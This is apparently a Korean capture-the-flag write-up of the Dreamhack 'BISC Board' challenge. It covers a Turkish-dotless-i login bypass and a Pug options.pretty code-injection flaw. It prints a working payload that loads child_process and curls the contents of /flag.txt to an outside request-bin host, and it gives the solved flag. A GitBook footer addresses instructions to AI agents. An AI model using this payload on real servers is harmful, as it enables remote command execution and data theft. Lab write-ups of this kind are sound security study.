> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-bisc-board.md).
# \[Dreamhack] BISC Board

이런 화면이 존재한다. 로그인에 필요한 정보를 모르겠으니 소스코드를 참고하자.
```
var accounts={"BISC2023":"TeamH4C"}
var board={}
var now=""
```
BISC2023이 id인가보다 하고 TeamH4C가 비밀번호인가 하고 넣어본다.
로그인 실패한다.
이 코드는 pug엔진을 썼다. pug 엔진이란 HTML을 pug 문법으로 작성하면 HTML로 바뀌주는 기능을 가지고, 아래의 취약점을 이용한 문제다.
참고 문헌 :
[ 파이오링크- ADC, 웹방화벽, 보안스위치, HCI, 보안관제, 보안컨설팅파이오링크- ADC, 웹방화벽, 보안스위치, HCI, 보안관제, 보안컨설팅www.piolink.com](https://www.piolink.com/kr/service/Security-Analysis.php?bbsCode=security\&vType=view\&idx=67\&page=4)
> Pug의 options.pretty 옵션을 사용자가 제어할 수 있을때, 임의의 JavaScript 코드를 실행시킬 수 있는 취약점이며 해커는 해당 취약점을 통해 서버를 장악하여 서버 내의 민감한 자료를 외부로 유출시키거나 악성 코드를 설치하는 등의 다양한 악성 행위가 가능합니다.
> 해당 취약점의 영향을 받는 버전을 사용하고 있을 시, 즉각 조치를 권고하며 본 문서에서는 취약점에 대한 상세 분석 내용 및 취약점 조치 방안에 대해 서술하여 해당 취약점을 조치할 수 있는 보안 가이드라인을 제시합니다.
>
> Pug 템플릿을 이용하여 사용자에게 페이지를 제공할 때, 기본적으로 HTML 에서 공백 문자나 개행문자를 제거하는 등의 compress 과정을 거친 HTML을 제공합니다. options.pretty 옵션을 사용하게 될 경우 이러한 compress 과정을 거치지 않은, 사용자 입장에서 보기 좋은 HTML을 제공할 수 있으며 해당 옵션에 대한 공식 문서의 설명은 다음과 같습니다.
compress 여부를 사용자가 선택할 수 있도록 options.pretty 옵션에 사용자 입력을 넣고 해당 템플릿에서 mixin(function)을 호출하는 코드가 있다면 사용자는 임의의 코드를 실행시킬 수 있습니다.
다시 문제로 돌아와서 실패했던 로그인 화면을 터키어 우회를 이용해서 로그인에 성공해준다.
BISC2023 → bısc2023으로 우회를 해준다.
대소문자에 차이를 둠 + 영어를 터키어로 우회를 하는 방식을 이용함.
우리는 현재 admin에 로그인 되어 있어서 pug의 취약점을 공략해 os 명령어를 주입해 command injection을 일으킬 수 있다.
Dreamhack tools의 request bin을 이용해서 임의의 주소를 생성해주고, 다음과 같은 페이로드를 작성해준다.
```
');process.mainModule.constructor.load('child_process').exec('curl https://xruxryd.request.dreamhack.games/$(cat /flag.txt)');=('
```
* Node.js 내부 객체인 process를 이용해 child\_process 모듈을 우회적으로 로드한다.
* exec를 통해 쉘 명령어 실행: curl 명령으로 /flag.txt 파일 내용을 외부 서버로 전송한다.
* $(cat /flag.txt)는 쉘 명령어 치환으로 서버 내부의 플래그 파일을 읽고 그 값을 URL에 포함시킨다.


위의 페이로드로 글을 작성한 후의 화면이고 다시 내가 작성한 글을 클릭해서 edit버튼을 누른다. 그때 주소를 Burpe Suite의 Proxy - Intercept - open browser로 해당 브라우저를 열어준다.
아래에 하이라이트 부분을 추가해준다.
forward시키고 원래 드림핵에서 제공해준 서버로 들어가보면 아래와 같이 화면이 바뀌어 있다.

Request bin에 돌아와보면 플래그를 준다. 참고로 플래그 형식을 맞춰주어야 한다.
```
BISC2023{C97AA493EB8C29FE438C0B99E96714928568}
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-bisc-board.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.